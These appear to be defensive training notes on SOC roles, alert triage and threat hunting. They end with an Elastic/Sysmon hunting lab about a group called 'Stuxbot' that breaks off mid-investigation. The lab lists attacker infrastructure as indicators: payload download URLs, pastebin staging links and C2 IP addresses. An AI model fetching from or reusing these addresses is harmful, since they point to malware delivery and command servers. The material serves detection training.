A Security Operations Center (SOC) is an essential facility that houses a team of information security experts responsible for continuously monitoring and evaluating an organization’s security status. The main objective of a SOC team is to identify, examine, and address cybersecurity incidents by employing a mix of technology solutions and a comprehensive set of procedures.
The SOC team usually consists of proficient security analysts, engineers, and managers overseeing security operations. They collaborate closely with organization incident response teams to guarantee security concerns are promptly detected and resolved.
Various technology solutions, such as SIEM systems systems, IDS/IPS, and Endpoint Detection and Response tools, are utilized by the SOC team to monitor and identify security threats. They also make use of threat intelligence and engage in threat hunting initiatives to proactively detect potential threats and vulns.
Besides employing technology solutions, the SOC team follows a series of well-defined processes for addressing security incidents. These processes encompass incident triage, containment, elimination, and recovery. The SOC team cooperates closely with the incident response team to ensure proper handling of security incidents, safeguarding the organization’s security stance.
In summary, a SOC is a vital element of an organization’s cybersecurity approach. It offers continuous monitoring and response capabilities, enabling organizations to promptly detect and address security incidents, minimizing the consequences of a security breach and decreasing the likelihood of future attacks.
Roles within a SOC
| Role | Description |
|---|---|
| SOC Director | Responsible for overall management and strategic planning of the SOC, including budgeting, staffing, and alignment with organizational security objectives. |
| SOC Manager | Oversees day-to-day operations, manages the team, coordinates incident response efforts, and ensures smooth collaboration with other departments. |
| Tier 1 Analyst | Monitors security alerts an events, triages potential incidents, and escalates them to higher tiers for further investigation. |
| Tier 2 Analyst | Performs in-depth analysis of escalated incidents, identifies patterns and trends, and develops mitigation strategies to address security threats. |
| Tier 3 Analyst | Provides advanced expertise in handling complex security incidents, conducts threat hunting activities, and collaborates with other teams to improve the organization’s security posture. |
| Detection Engineer | Is responsible for developing, implementing, and maintaining detection rules and signatures for security monitoring tools. They work closely with security analysts to identify gaps in detection coverage and continuously improve the organization’s ability to detect and respond to threats. |
| Incident Responder | Takes charge of active security incidents, carries out in-depth digital forensics and containment and remediation efforts, and collaborates with other teams to restore affected systems and prevent future consequences. |
| Threat Intelligence Analyst | Gathers, analyzes, and disseminates threat intelligence data to help SOC team members better understand the threat landscape and proactively defend against emerging risks. |
| Security Engineer | Develops, deploys, and maintains security tools, technologies, and infrastructure, and provides technical expertise to the SOC team. |
| Compliance and Governance Specialist | Ensures that the organization’s security practices and processes adhere to relevant industry standards, regulations, and best practices, and assis with audit and reporting requirements. |
| Security Awareness and Training Coordinator | Develops and implements security training and awareness programs to educate employees about cybersecurity best practices and promote a culture of security within the requirements. |
It is important to note that the specific roles and responsibilities within each tier can vary depending on the organization’s size, industry, and specific security requirements.
In general, the tiered structure can be described as follows:
- Tier 1 Analyst: Also known as “first responders”, these analysts monitor security events and alerts, perform initial triage, and escalate potential incidents to higher tiers for further investigation. Their main goal is to quickly identify and prioritize security incidents.
- Tier 2 Analysts: These analysts are more experienced and perform deeper analysis of escalated incidents. They identify patterns and trends, develop mitigation strategies, and sometimes assist in incident response efforts. They may also be responsible for tuning security monitoring tools to reduce false positives and improve detection capabilities.
- Tier 3 Analysts: Often considered the most experienced and knowledgeable analysts on the team, Tier 3 analysts handle the most complex and high-profile security incidents. They may also engage in proactive threat hunting, develop advanced detection and prevention strategies, and collaborate with other teams to improve the organization’s overall security posture.
MITRE ATT&CK
What is MITRE ATT&CK?
The MITRE ATT&CK framework serves as an extensive, regularly updated resource outlining the tactics, techniques, and procedures employed by cyber threat actors. This structured methodology assists cybersecurity experts in comprehending, identifying, and reacting to threats more proactively and knowledgeably.
The ATT&CK framework compromises matrices tailored to various computing contexts, such as enterprise, mobile, or cloud systems. Each matrix links the tactics and techniques to distinct TTPs. This linkage allows security teams to methodically examine and predict attacker activities.
Use Case in Security Operations
The MITRE ATT&CK framework not only serves as a comprehensive resource for understanding adversarial tactics, techniques, and procedures, but it also plays a crucial role in several aspects of SOC. These include:
- Detection and Response: The framework supports SOCs in devising detection and response plans based on recognized attacker TTPs, empowering security teams to pinpoint potential dangers and develop proactive countermeasures.
- Security Evaluation and Gap Analysis: Organizations can leverage the ATT&CK framework to identify the strengths and weaknesses of their security posture, subsequently prioritizing security control investments to effectively defend against releveant threats.
- SOC Maturity Assessment: The ATT&CK framework enables organizations to assess their SOC maturity by measuring their ability to detect, respond to, and mitigate various TTPs. This assessment assists in identifying areas for improvement and prioritizing resources to strengthen the overall security posture.
- Threat Intelligence: The framework offers a unified language and format to describe adversarial actions, enabling organizations to bolster their threat intelligence and improve collaboration among internal teams or with external stakeholder.
- Cyber Threat Intelligence Enrichment: Leveraging the ATT&CK framework can help organizations enrich their cyber threat intelligence by providing context on attacker TTPs, as well as insights into potential targets and indicators of compromise. This enrichment allows for more informed decision-making and effective threat mitigation strategies.
- Behavioral Analytics Development: By mapping the TTPs outlined in the ATT&CK framework to specific user and system behaviors, organizations can develop behavioral analytics models to identify anomalous activities indicative of potential threats. This approach enhances detection capabilities and helps security teams proactively mitigate risks.
- Red Teaming and Pentesting: The ATT&CK framework presents a systematic way to replicate genuine attacker techniques during red teaming exercises and pentests, ultimately assessing an organization’s defensive capabilities.
- Training and Education: The comprehensive and well-organized nature of the ATT&CK framework makes it an exceptional resource for training and educating security professionals on the latest adversarial tactics and methods.
Alert Triage
… is the process of evaluating and prioritizing security alerts generated by various monitoring and detection systems to determine their level of threat and potential impact on an organization’s systems and data. It involves systematically reviewing and categorizing alerts to effectively allocate resources and respond to security incidents.
Escalation is an important aspect of alert triaging in a SOC environment. The escalation process typically involves notifying supervisors, incident response teams, or designated individuals within the organization who have the authority to make decisions and coordinate the response effort. The SOC analyst provides detailed information about the alert, including its severity, potential impact, and any relevant findings from the initial investigation. This allows the decision makers to assess the situation and determine the appropriate course of action, such as involving specialized teams, initiating broader incident response procedures, or engaging external resources if necessary.
Escalation ensures that critical alerts receive prompt attention and facilitates effective coordination among different stakeholders, enabling a timely and efficient response to potential security incidents. It helps to leverage the expertise and decision-making capabilities of individuals who are responsible for managing and mitigating higher-level threats or incidents within the organization.
Triaging Process
1. Initial Alert Review
- Thoroughly review the initial alert, including metadata, timestamp, source IP, destination IP, affected systems, and triggering rule/signature.
- Analyze associated logs to understand the alert’s context.
2. Alert Classification
- Classify the alert based on severity, impact, and urgency using the organization’s predefined classification system.
3. Alert Correlation
- Cross-reference the alert with related alerts, events, or incidents to identify patterns, similarities, or potential indicators of compromise.
- Query the SIEM or log management system to gather relevant log data.
- Leverage threat intelligence feeds to check for known attack patterns or malware signatures.
4. Enrichment of Alert Data
- Gather additional information to enrich the alert data and gain context:
- Collect network packet captures, memory dumps, or file samples associated with the alert.
- Utilize external threat intelligence sources, open-source tools, or sandboxes to analyze suspicious files, URLs, or IP addresses.
- Conduct recon of affected system for anomalies.
5. Risk Assessment
- Evaluate the potential risk and impact to critical assets, data, or infrastructure:
- Consider the value of affected systems, sensivity of data, compliance requirements, and regulatory implications.
- Determine likelihood of a successful attack or potential lateral movement.
6. Contextual Analysis
- The analyst considers the context surrounding the alert, including the affected assets, their criticality, and the sensivity of the data they handle.
- They evaluate the security controls in place, such as firewalls, intrusion detection/prevention systems, and endpoint protection solutions, to determine if the alert indicates a potential failure or evasion technique.
- The analyst assesses the relevant compliance requirements, industry regulations, and contractual obligations to understand the implications of the alert on the organization’s legal and regulatory compliance posture.
7. Incident Response Planning
- Initiate an incident response plan if the alert is significant:
- Document alert details, affected systems, observed behaviors, potential IOCs, and enrichment data.
- Assign incident response team members with defined roles and responsibilities.
- Coordinate with other teams as necessary.
8. Consultation with IT Operations
- Assess the need for additional context or missing information by consulting with IT operations or relevant departments:
- Engage in discussions or meetings to gather insights on the affected systems, recent changes, or ongoing maintenance activities.
- Collaborate to understand any known issues, misconfigurations, or network changes that could potentially generate false-positgitive alerts.
- Gain a holistic understanding of the environment and any non-malicious activities that might have triggered the alert.
- Document the insights and information obtained during the consultation.
9. Response Execution
- Based on the alert reviewing, risk assessment, and consultation, determine the appropriate response actions.
- If the additional context resolves the alert or identifies it as a non-malicious event, take necessary actions without escalation.
- If the alert still indicates potential security concerns or requires further investigation, proceed with the incident response actions.
10. Escalation
- Identify triggers for escalation based on organization’s policies and alert severity:
- Triggers may include compromise of critical systems/assets, ongoing attacks, unfamiliar/sophisticated techniques, widespread impact, or insider threats.
- Assess the alert against escalation triggers, considering potential consequences if not escalated.
- Follow internal escalation process, notifying higher-level teams/management responsible for incident response.
- Provide comprehensive alert summary, severity, potential impact, enrichment data, and risk assessment.
- Document all communication related to escalation.
- In some cases, escalate to external entities bases on legal/regulatory requirements.
11. Continuous Monitoring:
- Continuously monitor the situation and incident response progress.
- Maintain open communication with escalated teams, providing updates on developments, findings, or changes in severity/impact.
- Collaborate closely with escalated teams for a coordinated response.
12. De-escalation:
- Evaluate the need for de-escalation as the incident response progresses and the situation is under control.
- De-escalate when the risk is mitigated, incident is contained, and further escalation is unnecessary.
- Notify relevant parties, providing a summary of actions taken, outcomes, and lessons learned.
Understanding Log Sources & Investigating with Splunk
Threat Hunting
0x00 Threat Hunting with Elastic
Threat Hunting Fundamentals
Introduction
Definition
Threat hunting is an active, human-led, and often hypothesis-driven practice that systematically combs through network data to identify stealthy, advanced threats that evade existing security solutions. This strategic evolution from a conventionally reactive posture allows you to uncover insidious threats that automated detection systems or external entities such as law enforcement might not discern.
The principal objective of threat hunting is to substantially reduce dwell time by recognizing malicious entities at the earliest stage of the cyber kill chain. This proactive stance has the potential to prevent threat actors from entrenching themselves deeply within your infrastructure and to swiftly neutralize them.
The threat hunting process starts with the identification of assets - systems or data - that could be high-value targets for threat actors. Next, you analyze the TTPs these adversaries are likely to employ, based on current threat intelligence. You subsequently strive to proactively detect, isolate, and validate any artifacts related to the abovementioned TTPs and any anomalous activity that deviates from established baseline norms.
During the hunting endeavor, you regularly emply threat intelligence, a vital component that aids in formulating effective hunting hypotheses, developing counter-tactics, and executing protective measures to prevent system compromise.
Key faces of threat hunting include:
- An offensive, proactive strategy that prioritizes threat anticipation over reaction, based on hypotheses, attacker TTPs, and intelligence.
- An offensive, reactive response that searches across the network for artifacts related to a verified incident, based on evidence and intelligence.
- A solid, practical comprehension of threat landscape, cyber threats, adversial TTPs, and the cyber kill chain.
- Cognitive empathy with the attacker, fostering an understanding of the adversial mindset.
- A profound knowledge of the organization’s IT environment, network topology, digital assets, and normal activity.
- Utilization of high-fidelity data and tactical analytics, and leveraging advanced threat hunting tools and platforms.
A Threat Hunting Team’s Structure
The ideal threat hunting team composition typically includes the following roles:
- Threat Hunter
- Threat Intelligence Analyst
- Incident Responders
- Forensics Experts
- Data Analyst/Scientist
- Security Engineer/Architects
- Network Security Analyst
- SOC Manager
When Should Threat Hunters Hunt?
- when new information on an adversary or vulnerability comes to light
- when new indicators are associated with a known adversary
- when multiple network anomalies are detected
- during an incident response activity
- periodic proactive actions
The Threat Hunting Process
- Setting the Stage: The initial phase is all about planning and preparation. It includes laying out clear targets based on a deep understanding of the threat landscape, your business’s critical requirements, and your threat intelligence insights. The preparation phase also encompasses making certain your environment is ready for effective threat hunting, which might involve enabling extensive logging across your systems and ensuring threat hunting tools, such as SIEM, EDR, IDS, are correctly set up. Additionally, you stay informed about the most recent cyber threats and familiarize yourself with threat actor profiles.
- Formulating Hypotheses: The next step involves making educated predictions that will guide your threat hunting journey. These hypotheses can stem from various sources, like recent threat intelligence, industry updates, alerts from security tools, or even your professional intuition. You strive to make these hypotheses testable to guide you where to search and what to look for.
- Designing the Hunt: Upon crafting a hypothesis, you need to develop a hunting strategy. This includes recognizing the specific data sources that need analysis, the methodologies and tools you’ll use, and the particular indicators of compromise or patterns you’ll hunt for. At this point, you might also create custom scripts or queries and utilize dedicated threat hunting tools.
- Data Gathering and Examination: This phase is where the active threat hunting occurs. It involves collecting necessary data, such as log files, network traffic data, endpoint data, and then analyzing this data using the predetermined methodologies and tools. Your goal is to find evidence that either supports or refutes your initial hypothesis. This phase is highly iterative, possibly involving refinement of the hypothesis or the investigation approach as you uncover new information.
- Evaluating Findings and Testing Hypotheses: After analyzing the data, you need to interpret the results. This could involve confirming or disproving the hypothesis, understanding the behavior of any detected threats, identifying affected systems, or determining the potential impact of the threat. This phase is crucial, as it will inform the next steps in terms of response adn remediation.
- Mitigating Threats: If you confirm a threat, you must undertake remediation actions. This could involve isolating affected systems, eliminating malware, patching vulnerabilities, or modifying configurations. Your goal is to eradicate the threat and limit any potential damage.
- After the Hunt: Once the threat cycle concludes, it’s crucial to document and share the findings, methods, and outcomes. This might involve updating threat intelligence platforms, enhancing detection rules, refining incident response playbooks, or improving security policies. It’s also vital to learn from each threat hunting mission to enhance future efforts.
- Continuous Learning and Enhancement: Threat hunting is not a one-time task, but a continuous process of learning and refinement. Each threat hunting cycle should feed into the next, allowing for continuous improvement of hypotheses, methodologies, and tools based on the evolving threat landscape and the organization’s changing risk profile.
Threat hunting is a delicate balance of art and science. It demands technical prowess, creativity, and a profound understanding of both the organization’s environment and the broader threat landscape. The most successful threat hunting teams are those that learn from each hunt and constantly hone their skills and processes.
Threat Hunting Glossary
Adversary
An adversary, within the realm of Cyber Threat Intelligence, refers to an entity by shared objectives as your organization, albeit unauthorized, seeking to infiltrate your business and satisfy their collection requirements, which may include financial gains, insider information, or valuable intellectual property. These adversaries possess varying levels of technical expertise and are more motivated to circumvent your security measures.
Adversaries can be classified into distinct categories, including cyber criminals, insider threats, hacktivists, or state-sponsored operators.
APT
APTs are typically associated with highly organized groups or nation-state entities that possess extensive resources, thereby enabling them to carry out their malicious activities over prolonged periods. While APTs target various sectors, they show a marked preference for high-value targets, which can include governmental organizations, healthcare infra, and defense systems. Contrary to what the name might suggest, being labeled as an APT doesn’t necessarily imply that the group utilizes technologically advanced techniques. Rather, the “advanced” aspect can refer to the sophisticated strategic planning, and “persistent” alludes to their dogged perspective in achieving their objectives, backed by substantial resources including, but not limited to, financial backing, manpower, and time.
Tactics, Techniques, and Procedures (TTPs)
A term borrowed from the military, TTPs symbolize the distinct operational patterns or “signature” of an adversary.
- Tactics: This term describes the strategic objectives and high-level concepts of operations employed by the adversary. Essentially, it addresses the “why” behind their actions.
- Techniques: These are the specific methods utilized by and aversary to accomplish their tactical objectives, providing the “how” behind their actions. Techniques don’t provide step-by-step instructions but rather describe the general approach to achieving a goal.
- Procedures: These are the granular, step-by-step instructions, essentially the “recipe” for the implementation of each technique.
Analyzing TTPs offers deep insights into how an adversary penetrates a network, moves laterally within it, and achieves their objectives. Understanding TTPs allows for the creation of IoC, which can help detect and thwart future attacks.
Indicator
An indicator, when analyzed in CTI, encompasses both technical data and contextual information. Isolated technical data lacking relevant context holds limited or negligible value for network defenders. Contextual details allow for a comprehensive understanding of the indicator’s significance, enabling effective threat analysis and response.
Threat
A threat is a multifaceted concept, consisting of three fundamental factors, intent, capability, and oppurtunity.
Firstly, intent signifies the underlying rationale driving adversaries to target and exploit your network infra. This intent can range from corporate espionage to financial gains through cybercrime, or even targeting your business relationships with other entities.
Secondly, capability denotes the tools, resources, and financial backing that adversaries possess to carry out their operations successfully. Their skill level in penetrating your network and the availability of sufficient financial resources determine their capability to sustain ongoing attacks against your organization.
Lastly, opportunity refers to conditions or events that provide favorable circumstances for adversaries to execute their operations. This encompasses instances where adversaries acquire relevant email addresses or credentials from your network, as well as their awareness of vulnerabilities in specific software systems.
Campaign
A campaign refers to a collection of incidents that share similar TTPs and are believed to have comparable collection requirements. This type of intelligence necessitates substantial time and effort to aggregate and analyze, as businesses and organizations progressively report and uncover related malicious activities.
IoCs
IoCs are digital traces or artifacts derived from active or past intrusions. They serve as “signposts” of a specific adversary or malicious activity. IoCs can include a wide array of elements such as the hashes of malicious files, suspicious IP addresses, URLs, domain names, and names of malicious executables or scripts. Continually tracking, cataloging, and analyzing IoCs can greatly enhance your threat detection capabilities, leading to faster and more effective responses to cyber threats.
Pyramid of Pain
Pyramid of Pain is a critical visualization which presents a hierarchy of indicators that can support you in detecting adversaries. It also showcases the degree of difficulty in acquiring these specific indicators and the subsequent impact of gathering intelligence on them. As you ascend the Pyramid of Pain, obtaining adversary-specific IoCs becomes increasingly challenging. However, the flip side is that acquiring these specific IoCs forces the adversary to alter their attack methodologies, a task that is far from simple for them.
Diamond Model
The Diamond Model of Intrusion Analysis is a conceptual framework designed to illustrate the fundamental aspects of a cyber intrusion. This model aims to provide a more structured approach to understand, analyze, and respond to cyber threats. The model is structured around for key components, represented as vertices of a diamond.
Threat Intelligence Fundamentals
Cyber Threat Intelligence represents a vital asset in your arsenal, providing essential insights to fortify your defenses against cyberattacks. The primary objective of your CTI team is to transition your defense from merely reactive measures to a more proactive, anticipatory stance. They contribute crucial insights to your SOC.
For fundamental principles make CTI an integral part of your cybersecurity strategy:
- Relevance: The cyber world is awash with diverse sources of information, from social media posts and security vendor reports to shared insights from similar organizations. However, the true value of this information lies in its relevance to your organization. For instance, if there is a reported vulnerability in a software that you, or your trusted partner organizations, do not use, the urgency to implement defensive measures is naturally diminished.
- Timelines: Swift communication of intelligence to your defense team is crucial for the implementation of effective mitigation measures. The value of information depreciates over time - freshly discovered data is more valuable, and “aged” indicators lose their relevance as they might no longer be used by the adversary or may have been resolved by the affected organization.
- Actionability: Data under analysis by a CTI analyst should yied actionable insights for your defense team. If the intelligence doesn’t offer clear directives for action, its value diminishes. Intelligence must be scrutinized until it yields relevant, timely, and actionable insights for your network defense. Unactionable intelligence can lead to a self-perpetuating cycle of non-productive analysis, often referred to as a “self-licking ice cream cone”.
- Accuracy: Before disseminating any intelligence, it must be verified for accuracy. Incorrect indicators, misattributions, or flawed TTPs can result in wastage of valuable time and resources. If the accuracy of any information is uncertain, it should be labeled with a confidence indicator, ensuring that your defense team is aware of potential inaccuracies.
When these for synergize, the intelligence gleaned allows you to:
- Gain insights into potential adversary operations and campaigns that be targeting your organization.
- Enrich your data pool through analysis by CTI analysts and other network defenders.
- Uncover adversary TTPs, enabling the development of effective mitigation measures and enhancing your understanding of adversary behavior.
- Provide decision-makers within your organization with pertinent information for informed, impactful decision-making related to business operations.
The Difference Between Threat Intelligence & Threat Hunting
Threat Intelligence and Threat Hunting represent two distinct, yet intrinsically interconnected, specialties within the realm of cybersecurity. While they server separate functions, they both contribute significantly to the development of a comprehensive security analyst. However, it’s important to note that they are not substitutes for each other.
Threat Intelligence (predictive): The primary aim here is to anticipate the adversary’s moves, ascertain their targets, and discern their methods of information acquisition. The adversary has a specific objective, and as a team involved in Threat Intelligence, your mission is to predict:
- The location of the intended attack
- The timing of the attack
- The operational strategies the adversary will employ
- The ultimate objectives of the adversary
Threat Hunting (reactive and proactive): An initiating event or incident, whether it occurs within your network or in a network of a similar industry, prompts your team to launch an operation to ascertain whether an adversary is present in the network, or if one was present and evaded detection.
Criteria of CTI
CTI can be categorized into three different categories, each having varying degress of relevance for different teams within your organization:
- Strategic Intelligence
- Being consumed by C-suite executives, VPs, and other company leaders
- Aiming to align intelligence directly with company risks to inform decisions
- Providing an overview of the adversary’s operations over time
- Mapping TTPs and Modus Operandi of the adversary
- Striving to answer the Who and Why
- Operational Intelligence
- Also including TTPs of an adversary
- Providing information on adversary campaigns
- Offering more detail than what’s found in strategic intelligence reports
- Being produced for mid-level management personnel
- Working towards answering the How and Where
- Tactical Intelligence
- Delivering immediate actionable information
- Being provided to network defenders for swift action
- Including technical details on attacks that have occured or could occur in the near future
How To Go Through a Tactical Threat Intelligence Report
Interpreting threat intelligence reports loaded with tactical intelligence and IoCs is a task that requires a structured methodology to optimize your responsiveness as SOC analysts or threat hunters.
- Comprehending the Report’s Scope and Narrative
- Spotting and Classifying the IoCs
- Comprehending and Validation of IoCs
- Incorporating the IoCs into your Security Infra
- Proactive Threat Hunting
- Continuous Monitoring and Learning
Threat Hunting with Elastic Stack - Stuxbot
Threat Intelligence Report
The present Threat Intelligence report underlines the immediate menace posed by the organized cybercrime collective known as “Stuxbot”. The group initiated its phishing campaigns earlier this year and operates with a broad scope, seizing upon opportunities as they arise, without any specific targeting strategy - their motto seems to be anyone, anytime. The primary motivation behind their actions appears to be espionage, as there have been no indications of them exfiltrating sensitive blueprints, proprietary business information, or seeking financial gain through methods such as ransomware or blackmail.
- Platforms in the Crosshairs: Microsoft Windows
- Threatened Entities: Windows Users
- Potential Impact: Complete takeover of the victim’s computer / Domain escalation
- Risk Level: Critical
The group primarily leverages opportunistic-phishing for initial access, exploiting data from social media, past breaches, and corporate websites. There is scant evidence suggesting spear-phishing against specific individuals.
The document compiles all known TTPs and IoCs linked to the group, which are currently under continuous refinement. This preliminary sketch is confidential and meant exclusively for your partners, who are strongly advised to conduct scans of their infrastructure to spot potential successful breaches at the earliest possible stage.
In summary, the attack sequence for the initially compromised device can be laid out as follows:

Initial Breach
The phishing email is relatively rudimentary, with the malware posing as an invoice file. Here’s an example of an actual phishing email that includes a link to a OneNote file:
Your forensic investigation into these attacks revealed that the link directs to a OneNote file, which has consistently been hosted on a file hosting service.
This OneNote file masquerades as an invoice featuring a “HIDDEN” button that triggers an embedded batch file. This batch file, in turn, fetches PowerShell scripts, representing stage 0 of the malicious payload.
RAT Characteristics
The RAT deployed in these attacks is modular, implying that it can be augmented with an infinite range of capabilities. While only a few features are accessible once the RAT is staged, you have noted the use of tools that capture screen dumps, execute Mimikatz, provide an interactive CMD shell on compromised machines, and so forth.
Persistence
All persistence mechanisms utilized to date have involved an EXE file deposited on the disk.
Lateral Movement
So far, you have identified two distinct methods for lateral movement:
- Leveraging the original, Microsoft-signed PsExec
- Using WinRm
IoCs
The following provides a comprehensive inventory of all identified IoCs to this point.
OneNote file:
- https://transfer.sh/get/kNxU7/invoice.one
- https://mega.io/dl9o1Dz/invoice.one
Staging entity:
- https://pastebin.com/raw/AvHtdKb2
- https://pastebin.com/raw/gj58DKz
C2 nodes:
- 91.90.213.14:443
- 103.248.70.64:443
- 141.98.6.59:443
Cryptographic Hashes of involved files:
- 226A723FFB4A91D9950A8B266167C5B354AB0DB1DC225578494917FE53867EF2
- C346077DAD0342592DB753FE2AB36D2F9F1C76E55CF8556FE5CDA92897E99C7E
- 018D37CBD3878258C29DB3BC3F2988B6AE688843801B9ABC28E6151141AB66D4
Hunting for Stuxbot
Available Data
The cybersecurity strategy implemented is predicated on the utilization of the Elastic stack as a SIEM solution. Through the “Discover” functionality you can see logs from multiple sources. These sources include:
- Windows audit logs
- System Monitor logs
- PowerShell logs
- Zeek logs
The Environment
Your organization is relatively small, with about 200 employees primarily engaged in online marketing activities, thus your IT resource requirement is minimal. Office applications are the primary software in use, with Gmail serving as your standard email provider, accessed through a web browser. Microsoft Edge is the default browser on your company laptops. Remote technical support is provided through TeamViewer, and all your company devices are managed via AD GPO. You’re considering a transition to Microsoft Intune for endpoint management as part of an upcoming upgrade from Windows 10 to Windows 11.
The Task
Your task centers around a threat intelligence report concerning a malicious software known as “Stuxbot”. You’re expected to use the provided IoCs to investigate whether there are any signs of compromise in your organization.
The Hunt
The report indicates that initial compromise all took place via “invoice.one” files. Despite this, you must continue to conduct searches on other IoCs as the threat actors may have introduced different delivery techniques between the time the report was created and the present. Back to the “invoice.one” files, a comprehensive search can be initiated based on Sysmon Event ID 15, which represents a browser file download event. You’re assuming that a potentially malicious OneNote file was downloaded from Gmail, your organization’s email provider.
Your search query should be the following:
event.code:15 AND file.name:*invoice.one
While this development could imply serious implications, it’s not yet confirmed if this file is the same one mentioned in the report. Further, signs of execution have not been probed. If you extend the event log to display its complete content, it’ll reveal that MSEdge was the application used to download the file, which was stored in the Downloads folder of an employee named Bob.
The timestamp to note is: March 26, 2023 @ 22:05:47.
You can corroborate this information by examining Sysmon Event ID 11 (File create) and the “invoice.one” file name. This method is especially effective when browsers aren’t involved in the file download process. The query is similar to the previous one, but the asterisk is at the end as the file name includes only the filename with an additional Zone Identifier, likely indicating that the file originated from the Internet.
event.code:11 AND file.name:invoice.one*

It’s relatively easy to deduce that the machine which reported the “invoice.one” file has the hostname WS001 and an IP address of 192.168.28.130, which can be confirmed by checking any network connection event (Sysmon Event ID 3) from this machine.
If you inspect network connections leveraging Sysmon Event ID 3 around the time this file was downloaded, you’ll find that Sysmon has no entries. This is a common configuration to avoid capturing network connections created by browsers, which could lead to an overwhelming volume of logs, particularly those related to your email provider.
This is where Zeek logs prove invaluable. You should filter and examine the DNS queries that Zeek has captured from WS001 during the interval from 22:05:00 to 22:05:48, when the file was downloaded.
Your Zeek query will search for a source IP matching 192.168.28.130, and since you’re querying about DNS queries, you’ll only pick logs that have something in the dns.question.name field. Note that this will return a lot of common noise, like google.com, etc., so it’s necessary to filter that out.
source.ip:192.168.28.130 AND dns.question.name:*

You can easily identify major sources of noise by looking at the most common values that Kibana has detected, and then apply a filter on the known noisy ones.

As part of your search process, since you’re interested in DNS names, you’d like to display only the dns.question.name field in the result table. Please note the specified time March 26th 2023 @ 22:05:00 to March 26th 2023 @ 22:05:48.


Scrolling down the table of entries, you observe the following activities:
From this data, you infer that the user accessed Gmail, followed by interaction with “file.io”, a known hosting provider. Subsequently, Microsoft Defender SmartScreen initiated a file scan, typically triggered when a file is downloaded via Microsoft Edge. Expanding the log entry for file.io reveals the returned IP addresses (dns.answers.data or dns.resolved_ip or zeek.dns.answers) as follows:
34.197.10.85, 3.213.216.16
Now, if you run a search for any connections to these IP addresses during the same timeframe as the DNS query, it leads to the following findings.
This information corroborates that a user, Bob, successfully downloaded the file “invoice.one” from the hosting provider “file.io”.
At this juncture, you have two choices: you can either cross-reference the data with the Threat Intel report to identify overlapping information within your environment, or you can conduct an Incident Response-like investigation to trace the sequence of events post the OneNote file download. You choose to proceed with the latter option, tracking the subsequent activities.
Hypothetically, if “invoice.one” was accessed, it would be opened with the OneNote application. So, the following query will flag the event, if it transpired.
event.code:1 AND process.command_line:*invoice.one*
Indeed, you find that the OneNote file was accessed shortly after its download, with a delay of roughly 6 seconds. Now, with OneNote.exe in operation and the file open, you can speculate that it either contains a malicious link or a malvolent file attachment. In either case, OneNote.exe will initiate either a browser or a malicious file. Therefore, you should scrutinize any new processes where OneNote.exe is the parent process. The corresponding query is the following. Sysmon Event ID 1 is utilized.
